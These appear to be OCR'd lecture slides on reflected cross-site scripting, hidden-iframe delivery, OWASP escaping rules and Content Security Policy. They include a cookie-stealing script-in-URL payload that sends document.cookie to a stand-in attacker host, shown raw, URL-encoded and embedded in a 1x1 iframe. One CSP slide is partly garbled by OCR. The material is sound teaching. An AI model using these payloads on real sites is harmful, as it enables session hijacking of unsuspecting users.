
Reflected XSS




Reflected XSS




Reflected XSS



Reflected XSS



Reflected XSS



Example of How
Reflected XSS Can Come About

- User input is echoed into HTML response.
- Example: search field
  - **`http://victim.com/search.php?term=apple`**
  - search.php responds with

```
<HTML>  <TITLE> Search Results </TITLE>
<BODY>
Results for $term
. . .
</BODY> </HTML>
```

- How does an attacker who gets you to visit evil.com exploit this?

Injection Via Script-in-URL

- Consider this link on evil.com: (properly URL encoded)
  - **`http://victim.com/search.php?term=<script> window.open("http://badguy.com?cookie="+document.cookie) </script>`**
    - **`http://victim.com/search.php?term=%3Cscript%3E%20window.open%28%22http%3A%2F%2Fbadguy.com%3Fcookie%3D%22%2Bdocument.cookie%29%20%3C%2Fscript%3E`**
- What if user clicks on this link?
  - Browser goes to **`victim.com/search.php?...`**
  - victim.com returns
    `<HTML> Results for <script>` … **`</script>`** …
  - Browser executes script in same origin as victim.com
    - Sends badguy.com cookie for victim.com

Reflected XSS: Summary

- ***Target***: user with Javascript-enabled browser who visits a vulnerable web service that will include parts of URLs it receives in the web page output it generates
- ***Attacker goal***: run script in user's browser with same access as provided to server's regular scripts (subvert SOP = Same Origin Policy)
- ***Attacker tools***: ability to get user to click on a specially-crafted URL; optionally, a server used to receive stolen information such as cookies
- ***Key trick***: server fails to ensure that output it generates does not contain embedded scripts other than its own
- Notes: (1) do not confuse with Cross-Site Request Forgery (CSRF); (2) requires use of Javascript (generally)

And Hiding It All...

- Both CSRF and reflected XSS require the attacker's web page to run...
  - In a way not noticed by the victim
- Fortunately? iFrames to the rescue!
  - Have the "normal" page controlled by the attacker create a 1x1 iframe...
  - `<iframe height=1 width=1 src="http://www.evil.com/actual-attack">`
- This enables the attacker's code to run...
  - And the attacker can mass-compromise a whole bunch of websites... and just inject that bit of script into them

But do it without clicking!

- Remember, a frame can open to another origin by default...
  - `<iframe src="http://victim.com/search.php?term=%3Cscript%3E%20window.open%28%22http%3A%2F%2Fbadguy.com%3Fcookie%3D%22%2Bdocument.cookie%29%20%3C%2Fscript%3E" height=1 width=1>`
- So this creates a 1x1 pixel iframe ("inline frame")
  - But its an "isolated" origin: the hosting page can't "see" inside..
  - But who cares? The browser opens it up!
- Can really automate the hell out of this...
  - `<iframe src="http://attacker.com/pwneverything" height=1 width=1>`


And Thus You Don't Even Need A Click!

- Bad guy compromises a bunch of sites...
  - All with a 1x1 iFrame pointing to badguy.com/pwneverything
- badguy.com/pwneverything is a rich page...
  - As many CSRF attacks as the badguy wants...
    - Encoded in image tags...
  - As many reflected XSS attacks as the badguy wants...
    - Encoded in still further iframes...
  - As many stored XSS attacks as the badguy wants...
    - If the attacker has pre-stored the XSS payload on the targets
- Why does this work?
  - Each iframe is treated just like any other web page
  - This sort of thing is ***legitimate*** web functionality, so the browser goes "Okeydoke..."

Protecting Servers Against XSS (OWASP)


- OWASP = Open Web Application Security Project
- Lots of guidelines, but 3 key ones cover most situations https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
  - Never insert untrusted data except in allowed locations
  - HTML-escape before inserting untrusted data into simple HTML element contents
  - HTML-escape all non-alphanumeric characters before inserting untrusted data into simple attribute contents

Never Insert Untrusted Data Except In Allowed Locations



```
<script>...NEVER PUT UNTRUSTED DATA HERE...</script>   directly in a script

<!--...NEVER PUT UNTRUSTED DATA HERE...-->             inside an HTML comment

<div ...NEVER PUT UNTRUSTED DATA HERE...=test />       in an attribute name

<NEVER PUT UNTRUSTED DATA HERE... href="/test" />   in a tag name

<style>...NEVER PUT UNTRUSTED DATA HERE...</style>   directly in CSS
```


HTML-Escape Before Inserting Untrusted Data into Simple HTML Element Contents




```
<body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</body>

<div>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</div>

any other normal HTML elements
```

"Simple": `<p>`, `<b>`, `<td>`, ...

Rewrite 6 characters (or, better, use *framework functionality*):



```
&  -->  &amp;
<  -->  &lt;
>  -->  &gt;
```



```
"  -->  &quot;
'  -->  &#x27;
/  -->  &#x2F;
```

HTML-Escape Before Inserting Untrusted Data into Simple HTML Element Contents

```
<body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</body>

<div>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</div>

any other normal HTML elements
```

Rewrite 6 characters (or, better, use *framework functionality*):

```
& --> &amp;        " --> &quot;

> --> &gt;         / --> &#x2F;
```

While this is a “default-allow” *black-list*, it’s one that’s been heavily community-vetted

HTML-Escape All Non-Alphanumeric Characters Before Inserting Untrusted Data into Simple Attribute Contents

```
<div attr=...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...>content</div>

<div attr='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'>content</div>

<div attr="...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...">content</div>
```

“Simple”: `width=, height=, value=`...
NOT: `href=, style=, src=, on`*XXX*`=` ...

Escape using `&#x`*HH*`;` where *HH* is hex ASCII code
(or better, again, use framework support)

Web Browser Heuristic Protections...

- Web Browser developers are always in a tension
  - Functionality that may be critical for real web apps are often also abused
  - Why CSRF is particularly hard to stop:
    It uses the motifs used by real apps
- But reflected XSS is a bit unusual...
  - So modern web browsers may use heuristics to stop some reflected XSS:
  - E.g. recognize that **`<script>`** is probably bad in a URL, replace with **`script>`**
- Not bulletproof however

Content Security Policy (CSP)

- Goal: prevent XSS by specifying a white-list from where a browser can load resources (Javascript scripts, images, frames, …) for a given web page
- Approach:
  - Prohibits inline scripts
  - Content-Security-Policy HTTP header allows reply to specify white-list, instructs the browser to only execute or render resources from those sources
    - E.g., script-src 'self' http://b.com; img-src *
  - Relies on browser to enforce

http://www.html5rocks.com/en/tutorials/security/content-security-policy/

Content Security Policy (CSP)

- Goal: prevent XSS by specifying a white-list from where a browser ages, frames, .
- Approac
  - Prohibits i
  - Content-S ite-list, instructs the browser to only execute or render resources from those sources
    - E.g., script-src 'self' http://b.com; img-src *
  - Relies on browser to enforce

This says only allow scripts fetched explicitly (“`<script src=`*URL*`></script>`”) from the server, or from `http://b.com`, but not from anywhere else.

Will **not** execute a script that’s included inside a server’s response to some other query (required by XSS).

http://www.html5rocks.com/en/tutorials/security/content-security-policy/

Content Security Policy (CSP)

- Goal: prevent XSS by specifying a white-list from where a browser can load resources (Javascript scripts, images, frames, …) for a given web page
- Approach:
  - Prohibits inline scripts
  - Content-Security-Policy HTTP header allows reply to specify white-list, instructs the browser to only execute or render resources from those sources
    - E.g., script-src 'self' http://b.com; img-src *
  - Relies on browser to enforce

This says to allow images to be loaded from anywhere.

http://www.html5rocks.com/en/tutorials/security/content-security-policy/

CSP resource directives

- **script-src** limits the origins for loading scripts
  - This is the critical one for us
- **img-src** lists origins from which images can be loaded.
- **connect-src** limits the origins to which you can connect (via XHR, WebSockets, and EventSource).
- **font-src** specifies the origins that can serve web fonts.
- **frame-src** lists origins can be embedded as frames
- **media-src** restricts the origins for video and audio.
- **object-src** allows control over Flash, other plugins
- **style-src** is script-src counterpart for stylesheets
- **default-src** define the defaults for any directive not otherwise specified

Multiple XSS and/or CSRF vulnerabilities: Canaries in the coal mine...

- If a site has one fixed XSS or CSRF vulnerability...
  - Eh, people make mistakes... And they fixed it
- If a site has ***multiple*** XSS or CSRF vulnerabilities...
  - They did ***not*** use a systematic toolkit to prevent these
  - And instead are doing piecemeal patching...
- Its like memory errors
  - If you squish them one at a time, there are probably lurking ones
  - If you squish them all, why worry?